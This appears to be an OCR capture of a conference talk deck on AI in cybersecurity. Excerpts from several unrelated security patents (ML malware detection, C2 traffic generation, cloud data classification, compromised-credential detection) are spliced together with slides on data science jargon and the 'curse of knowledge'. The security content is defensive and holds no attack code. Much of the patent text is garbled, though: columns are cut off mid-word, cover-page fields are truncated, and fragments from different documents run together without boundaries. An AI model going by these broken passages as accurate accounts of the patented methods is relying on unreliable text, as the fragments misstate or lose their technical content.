[0011] The description that follows includes example systems, methods, techniques, and program flows to aid in understanding the disclosure and not to limit claim scope. Well-known instruction instances, protocols, structures, and techniques have not been shown in detail for conciseness.

Overview

[0012] SA and DA of binary files can generate logs with thousands or millions of lines, posing a logistical challenge of extracting and analyzing meaningful features of the logs for malware detection. DA logs application programming interface (API) calls for a binary file running in a sandbox for an operating system (OS), and logs from DA can have hierarchical schema. Blindly parsing log files to extract strings by order of occurrence and tokenizing the extracted strings with natural language processing (NLP) loses structural awareness of the hierarchical schema, which can result

lines-a first with SA and DA behavioral dat
second with API call data generated from the
data represented as tree data structures as inp
with sequences of API calls as inputs. Using
data as inputs captures hierarchical schema
DA behavioral data. For each binary file, a
performs DA with multiple sandbox environm
tiple operating systems, and the model take
each OS paired with SA data as inputs. Sub
three pipelines, the ML architecture comprise
having the outputs from the three pipelines
ating system as inputs and a dense layer that
corresponding to outputs of the max layer to o
that the binary file comprises malware.

[0013] The second pipeline having tree data
call data as inputs comprises a structure a
compressor ("compressor"). The compressor
tree data structure with a tree search algorithm
structure aware representation of strings at no
The compressor then fuses non-leaf strings i
aware representations to generate fused stri
dictionary mapping to the fused strings, and
the dictionary mappings with byte pair encodi
strings to generate a ragged tensor. The comp
each row of the ragged tensor corresponding t
tree data structure with an embedding tuned
of the model. Finally, the compressor perfo
compression on the ragged tensor with a ratio
on height of the ragged tensor relative t
parameter and reshapes the compressed ragg
inputting to a convolutional neural network
second pipeline. Structure aware dynamic compressio
reduces input data to the model per-binary file while pre
serving structural context related to tree structures of th
input data, resulting in efficient, high quality malware pre
dictions at scale.

Terminology

[0014] A "token" as used herein refers to an identifier
value derived from a string. Tokens can comprise numerica
values, strings with extracted from text data separated b
delimiter characters (e.g., whitespaces and punctuation) wit
certain American Standard Code for Information Inte
change (ASCII) characters removed, numerical embedding
of strings with natural language processing (NLP), an
combination thereof, etc.

[0015] The term "static compression" as used herein refe
to compression at a fixed compression ratio for potentiall
variably sized inputs. By contrast, "dynamic compression
as used herein refers to compression with a compressio
ratio that varies with respect to input size and other hyper
parameters.

[0016] Use of the phrase "at least one of" preceding a li
with the conjunction "and" should not be treated as a
exclusive list and should not be construed as a list
categories with one item from each category, unless specif
cally stated otherwise. A clause that recites "at least one
A, B, and C" can be infringed with only one of the liste
items, multiple of the listed items, and one or more of th
items in the list and another item not listed.

(11) EP 4 492 7

EUROPEAN PATENT APPLICATION

f publication:
2025 Bulletin 2025/03

ation number: **24186636.7**

f filing: **04.07.2024**

(51) International Patent Classification (IPC)
H04L 9/40 *(2022.01)*

(52) Cooperative Patent Classification (CPC
H04L 63/1433; H04L 63/1408; G06F 4

nated Contracting States:
BE BG CH CY CZ DE DK EE ES FI FR GB
R HU IE IS IT LI LT LU LV MC ME MK MT NL
PT RO RS SE SI SK SM TR
nated Extension States:

nated Validation States:
H MA MD TN

y: **12.07.2023 US 202363513299 P**

ant: **CrowdStrike, Inc.**
vale, CA 94086 (US)

(72) Inventors:
- **Sumedrea, Paul**
  Sunnyvale, 94086 (US)
- **Monea, Damian**
  Sunnyvale, 94086 (US)

(74) Representative: **Murgitroyd & Compa**
Murgitroyd House
165-169 Scotland Street
Glasgow G5 8PL (GB)

REAT EXPOSURE MANAGEMENT SYSTEM USING LARGE LANGUAGE MODEL

ystem and method of using generative AI to
osures of computing devices on computing
actual and/or potential threats. The method
lecting a plurality of responses from a plur-
ces to a target device on a private network.
includes providing the plurality of responses
ation model trained to assign device descrip-
ice responses based on semantic matching
responses to database data. The method

includes assigning, by the processing dev
classification model, a plurality of device de
the plurality of responses to the target
response is respectively associated with
device descriptions of the plurality of device
The method includes generating, based on t
device descriptions, a status report compr
network addresses associated with a grou
having access to the target device.

[0060] Sometimes malware, such as malware **130**, will successfully penetrate network **140**. One reason for this is where data appliance **102** operates on a "first-time allow" principle. Suppose that when data appliance **102** does not have a signature for a sample (e.g., sample **130**) and submits it to security platform **122** for analysis, it takes security platform **122** approximately five minutes to return a verdict (e.g., "benign," "malicious," "unknown," etc.). Instead of blocking communications between system **120** and client device **104** during that five minute time period, under a first-time allow principle, the communication is allowed. When a verdict is returned (e.g., five minutes later), data appliance **102** can use the verdict (e.g., "malicious") to block subsequent transmissions of malware **130** to network **140**, can block communications between system **120** and network **140**, etc. In various embodiments, if a second copy of sample **130** arrives at data appliance **102** during the period data appliance **102** is awaiting a verdict from security platform **122**, the second copy (and any subsequent copies) of sample **130** will be held by system **120** pending a response from security platform **122**.

[0061] Unfortunately, during the five minutes that data appliance **102** awaits a verdict from security platform **122**, a user of client device **104** could have executed malware **130**, potentially compromising client device **104** or other nodes in network **140**. As mentioned above, in various embodiments, data appliance **102** includes a malware analysis module **112**. One task that malware analysis module **112** can perform is inline malware detection. In particular, and as will be described in more detail below, a file (such as sample **130**) passes through data appliance **102**, machine learning techniques can be applied to perform efficient analysis of the file on data appliance **102** (e.g., in parallel with other processing performed on the file by data appli
ance **102**) and an initial maliciousness verdict can be deter-

A. Machine Learning Models

[0063] As will be described
various embodiments, security p
of machine learning models to d
appliance **102** to use in conjun
detection. The models incorporat
other features) determined by
corresponding to malicious files.
models include linear classificat
classification models. Examples o
els that can be used by data app
regression and linear support ve
of a non-linear classificat
appliance **102** includes
eXtreme Gradient Boos
model is more accurate
cated/disguised malware
erably fewer resources
suitable for efficiently an

[0064] As will be desc
type of classification m
analyzed can be based o
(and determined, e.g., by

1. Additional Detail on t

[0065] In various en
includes a threat engine
both protocol decoding a
a respective decoder sta
of the two stages are me

[0066] When data app
appliance **102** performs
which session the packe
102 to support concurr
session state which impl
(e.g., a web browsing de

US 2024/0126918 A1

1

TECHNIQUES FOR DATA CLASSIFICATION AND FOR PROTECTING CLOUD ENVIRONMENTS FROM CYBERSECURITY THREATS USING DATA CLASSIFICATION

TECHNICAL FIELD

[0001] The present disclosure relates generally to cloud computing data management, and more specifically to classifying data stored in data stores of cloud computing environments.

BACKGROUND

[0002] Knowing the locations of sensitive or potentially
d computing environment is very
prioritizing potential flaws in
puting environment. To this end,
among different types of data is
defending cloud environments
s. Thus, how to classify data, and
assify data in large environments
s or millions of files, presents a
erators of cloud computing envi-

ain types of data are sensitive in
either on their own or in combi-
al private or confidential infor-
gal entity. Examples of sensitive
financial data, health data, secu-
nology (IT) data, business and
and the like.


ta may be a higher priority for
ty measures than non-sensitive
s, regulations, or practices may
al measures are taken to protect
tying where and in which format
red is crucial to appropriately
ment.

re may be certain requirements
net with respect to components
Securing a cloud environment
s may therefore include ensuring
taining sensitive data are config-
in accordance with such require-
may be certain expectations of
ntaining sensitive data should
s from those expected behaviors
tial cyber threat to the cloud
sult in the unauthorized exposure

ting solutions typically require
cess each data store in a cloud
ess is usually realized through a
the same cloud environment that
n which the data store is located.
equire manually identifying and
ch data store, which is cumber-

data stores which are deployed i

FIG. 6/12



Detection	Time Stamp	Analyst Review	Human Expert Cyber Security Assessment	Malicious ness
Event, address, pattern, context	Time1	ID1	True Positive & Labels	Password Stealer
ID2	Time2	ID1 & ID2	False Positive & Labels	




FIG. 2G

a second column, wherein each of the first columns accepts an input value determined for each of the at least one first sample, wherein the second column outputs at least one first

try combination of attacks on numbers (e.g., signed/unsigned integers/float, etc.), chars (e.g., URLs, command-line inputs, etc.), metadata: user-input text (e.g., id3 tag, etc.), and/or pure binary sequences.

[0031] In some embodiments, a fuzzer creates listeners, stagers and/or agents accordingly based on profile seeds. The system implements a C2 traffic generator that monitors the network between agents and stagers, and records their traffic into packet capture (PCAP) records for use in training a classifier (e.g., a machine learning model).

[0032] As used herein, a fuzzing may include an output from a fuzzer. An example of a fuzzing is network traffic samples, such as sample C2 traffic, generated by a fuzzer based at least in part on a particular profile (e.g., a profile seed(s), etc.).

[0033] Empire C2 is a widely used command and control (C2) framework known for its ability
payloads in computer memory and es
lasting connections to a victim mach
malleable C2 profiles further enhance
makes detection more difficult. By alt
cators associated with the C2 profile,
evade signature-based detections.

[0034] As various open-source C2 fr
ershell Empire C2 emerge, detecting
increasingly challenging. Machine lear
solution to identify these variations.
training data for C2 detectors is a form
difficulty in obtaining a substantial an
C2 traffic from real-world sources.

[0035] Various embodiments provid
and device for applying a C2 machine
tion framework. The method incudes (i
based on a C2 machine learning dete
large learning model for performing
generation; and (ii) detecting C2 t

FIG. 3. In various embodiments, system **100** is implemented in connection with process **800** of FIG. **8**, process **900** of FIG. **9**, process **1000** of FIG. **10**, process **1100** of FIG. **11**, process **1200** of FIG. **12**, process **1300** of FIG. **13**, process **1400** of FIG. **14**, and/or process **1500** of FIG. **15**.

[0039] In the example shown, client devices **104-108** are a laptop computer, a desktop computer, and a tablet (respectively) present in an enterprise network **110** (belonging to the "Acme Company"). Data appliance **102** is configured to enforce policies (e.g., a security policy, a network traffic handling policy, etc.) regarding communications between client devices, such as client devices **104** and **106**, and nodes outside of enterprise network **110** (e.g., reachable via external network **118**). Examples of such policies include policies governing traffic shaping, quality of service, and routing of traffic. Other examples of policies include security policies

US 10,805,265 B2

9

Thus, what are needed to address these existing technical and security challenges are new and improved techniques to efficiently and effectively detect compromised credentials on a network.

Accordingly, various techniques for providing detection of compromised credentials on a network (e.g., an enterprise network) as a network service are disclosed. The disclosed techniques can facilitate efficient and enhanced security for networks and services (e.g., applications, cloud-based services, and/or other networks or services) including the automated and intelligent detection of compromised credentials for enterprise networks as will be further described below.

In some embodiments, a system, process, and/or computer program product for detection of compromised credentials as a network service includes monitoring a plurality of sessions at a firewall, logging a plurality of failed or timed out attempts to authenticate at the firewall in a log (e.g., an authentication log), analyzing the log for a pattern of failed or timed out attempts to authenticate at the firewall to identify potentially compromised credentials for authentication, and determining that a set of credentials for authentication have been compromised based on the analysis of the log (e.g., based on a configurable threshold of logged authentication events as further described below).

The disclosed techniques for detection of compromised credentials on a network allow for automated discovery of compromised credentials that are in use on a network. For example, a firewall can be provided with the capability to challenge a user for a second authentication factor (e.g., or any number of additional authentication factors). As a result, a set of compromised "simple" credentials (e.g., a user name and password for a first set of credentials) would not be sufficient to authenticate and prove a principal's identity. When a set of credentials is compromised, and a malicious actor leverages these credentials to authenticate to a network, the firewall can detect different behaviors that can be used to intelligently detect compromised credentials. As also described below, the disclosed techniques can be performed to detect compromised devices (e.g., compromised endpoints).

As a first example behavior, assume that the firewall monitors (e.g., intercepts and/or logs) a number of requests that exceeds a configured threshold (e.g., based on an authentication policy), bound for various networked resources (e.g., a distinct set of resources on an enterprise network) from a compromised host (e.g., a compromised endpoint or other host). In this example, this observed behavior is generally indicative of a singular (or a set of) compromised host on the network, whose credentials have been compromised, with the malicious actor performing a reconnaissance/scan on the network. As such, when the host is challenged to authenticate, the first authentication factor will succeed in this case (e.g., as the credentials for the first authentication have been compromised), and subsequent authentication factors will fail, given that the true user principal is not launching these access attempts, and the malicious actor does not have access to the second/latter factor credentials. For example, in this situation, malware on the compromised host has "assumed" the identity of the user on the host (e.g., given that the user is authenticated and the endpoint is trusted), and is attempting to launch itself into other parts of the network. As this malware attempts to move laterally within the network, the firewall will challenge it to authenticate. However, most "scripted" malware payloads are not able to respond to this challenge to authenticate (e.g., the malware is typically not sufficiently intelligent to


respond to such addition
hence, will "timeout" at
lenge. As such, the firew
events, and based on conf
istrators of the presence o
be further described belo
As a second example
monitors (e.g., intercepts
that exceeds a configur
authentication policy), b
worked resources, from a
hosts. In this example, th
indicative of the thresho
launch points, with the n
(set of) resource(s) in a
resource(s). As such, whe
ous endpoints to authenti
will succeed, and latte
described above with res
In one embodiment, a t
factor authentication atte
ber of failed (e.g., whic
described below) latter a
indication of compromis
techniques as will be furt
when the firewall monitor
WA-related event trails,
intelligently detect the u
following various pattern
or heuristic-based pattern
described below.
Thus, the disclosed te
mised credentials on a
mechanism using a firew
credentials have been co
mate, authenticated user a
cious user is generally v
pal's credentials are va
providing visibility into
may have been compro
Information Technology
administrators for safeg
networks.
Overview of Techni
Authentication Challenge
Various techniques f
authentication challenges
niques can facilitate eff
networks and services (e
vices, and/or other netw
based network authentic
works as will be further
In some embodiments
puter program product f
tion challenges includes
session or an existing ses
associated with the sessi
authentication factor asso
successfully authenticate
an authentication profile,
the user for access to
determining whether the
factor is expired based
example, if the timestam
enforce MFA requirem
profile to require that th
access the resource again

i know what you're thinking. it's **2025**.

nobody **reads things** anymore.

we have AI do it for us, so we can pretend we read them.

but **i did in fact read all of these**. and i want to tell you about them.




Cybersecurity

?

Data Science

EWR



AI-Powered Network Security

Malicious URL Detection

Inline Malware Identification

IoT Device Classification

Vulnerability Risk Prediction


what do they mean when they say **AI**?

- Malicious URL Detection
- Inline Malware Identification
- IoT Device Classification
- Vulnerability Risk Prediction

what do they mean when they say **AI**?

applications of data science techniques to cybersecurity problems

you are now
entering the
data science zone



Data Science

Kalman Filter, EM Algorithm, Bo

Durbin-Watson, Breusch-Pagan, White Test, Box-Cox, Box-Jenkins, Residual Pl

MA, VAR, MSE, MAPE, R-Squared, Adjusted R-Squared, Ridge Regression, Lasso, Elastic Net, LARS, Gradient Descent, SGD, Adam, RMSprop, AdaGrad, AdaDelta, Loss Function, ROC Curve, AUC, PR Curve, TPR, FPR, F1 Score, Precision, Recall, Sensitivity, Specificity, Gibbs, HMC, Rejection Sampling, Importance Sampling, Markov Chain,

Dropout, Weight Decay, Early Stopping, Learning Rate, Epoch, Batch Size, Backpropagation, Loss Function, Activation Function, ReLU, Leaky ReLU, GELU, Swish, Sigmoid, Tanh, Softmax, Cross Validation, K-Fold, Stratified Sampling, Bootstrapped CV, Nested CV, Optuna, Ray Tune, Hyperopt, Model Selection, Model Stacking, Bayesian Optimization, Bagging, Boosting, Random Forest, Extra Trees, Decision Tree, Hyperparameter Tuning, Grid Search, Random Search, Ensemble Learning, Voting Classifier, Blending, Entropy, Information Gain, C4.5, C5.0, XGBoost, LightGBM, CatBoost

the curse of knowledge

what do they mean when they say **AI**?

the curse of knowledge

part 1

what do they mean when they say **AI**?

part 2

an important disclaimer

an important disclaimer

this talk was created with

an important disclaimer

this talk was created with

Adobe Illustrator

Adobe InDesign

an important disclaimer

this talk was created with

Adobe Illustrator

Adobe InDesign

I made this entire presentation with
the Adobe Suite just to make that joke

an important disclaimer

this talk was created with

Adobe Illustrator

Adobe InDesign

I made this entire presentation with
the Adobe Suite just to make that joke

I had to buy a license and spend the last two weeks
learning how to use these to make a presentation

an important disclaimer

this talk was created with

Adobe Illustrator

Adobe InDesign

I made this entire presentation with
the Adobe Suite just to make that joke

was it really worth it?

an important disclaimer

this talk was created with

i made this entire presentation with
the Adobe Suite just to make that joke

was it really worth it?

Was it worth it?

was it worth it?

was it worth it?

Scan this QR Code and leave feedback about that joke

the curse of knowledge

part 1

The Curse of Knowledge in Economic Settings: An Experimental Analysis

Colin Camerer

University of Pennsylvania

George Loewenstein

University of Chicago

Martin Weber

Institut für Wirtschaftswissenschaften

In economic analyses of asymmetric information, better-informed agents are assumed capable of reproducing the judgments of less-informed agents. We discuss a systematic violation of this assumption that we call the "curse of knowledge." Better-informed agents are unable to ignore private information even when it is in their interest to do so; more information is not always better. Comparing judgments made in individual-level and market experiments, we find that market forces reduce the curse by approximately 50 percent but do not eliminate it. Implications for bargaining, strategic behavior by firms, principal-agent problems, and choice under uncertainty are discussed.

The Curse of Knowledge

Better-informed agents are unable to ignore private information even when it is in their interest to do so;

The Curse of Knowledge

Better-informed agents are unable to ignore private information even when it is in their interest to do so; more information is not always better.

the **curse** of knowledge

a cognitive bias that occurs when you unknowingly assume that others have the background information necessary to understand you

SYSTEMS AND METHODS FOR EXECUTABLE CODE DETECTION, AUTOMATIC FEATURE EXTRACTION AND POSITION INDEPENDENT CODE DETECTION

CROSS-REFERENCE TO RELATED APPLICATIONS

The present application is a continuation of U.S. patent application Ser. No. 17/448,327, filed Sep. 21, 2021 and titled SYSTEMS AND METHODS FOR EXECUTABLE CODE DETECTION, AUTOMATIC FEATURE EXTRACTION AND POSITION INDEPENDENT CODE DETECTION, which is a continuation of Ser. No. 16/920,630, filed Jul. 3, 2020 and titled SYSTEMS AND METHODS FOR EXECUTABLE CODE DETECTION, AUTOMATIC FEATURE EXTRACTION AND POSITION INDEPENDENT CODE DETECTION, now U.S. Pat. No. 11,210,392, which is a continuation of Ser. No. 16/879,625, filed May 20, 2020 and titled SYSTEMS AND METHODS FOR EXECUTABLE CODE DETECTION, AUTOMATIC FEATURE EXTRACTION AND POSITION INDEPENDENT CODE DETECTION, now U.S. Pat. No. 10,762,200, which claims the benefit of U.S. Provisional Application No. 62/850,170, filed May 20, 2019, and titled METHODS, SYSTEMS, AND DEVICES FOR CODE DETECTION FOR MALWARE ANALYSIS, U.S. Provisional Application No. 62/850,182, filed May 20, 2019, and titled METHODS, SYSTEMS, AND DEVICES FOR AUTOMATIC FEATURE EXTRACTION FROM EXECUTABLE CODE, and U.S. Provisional Application No. 62/854,118, filed May 29, 2019, and titled METHODS, SYSTEMS, AND DEVICES FOR DETECTING THE EXECUTION OF A POSITION INDEPENDENT CODE. Each of the foregoing applications is hereby incorporated by reference in their entirety.

Any and all applications for which a foreign or domestic priority claim is identified in the Application Data Sheet as filed with the present application are hereby incorporated by reference under 37 CFR 1.57.

BACKGROUND

Field

This application relates to computer and cybersecurity systems, and methods, and in particular, to systems and methods for detecting executable code, extracting useful machine learning features, and identifying position independent code.

Description

Existing systems and methods of programmatic malware and executable code detection are inefficient and inaccurate. New systems and methods are needed in order to prevent, detect, and respond to malicious threats to computer systems.

SUMMARY

For purposes of this summary, certain aspects, advantages, and novel features of the invention are described herein. It is to be understood that not all such advantages necessarily may be achieved in accordance with any particular embodiment of the invention. Thus, for example, those skilled in the art will recognize that the invention may be embodied or carried out in a manner that achieves one advantage or group of advantages as taught herein without necessarily achieving other advantages as may be taught or suggested herein.

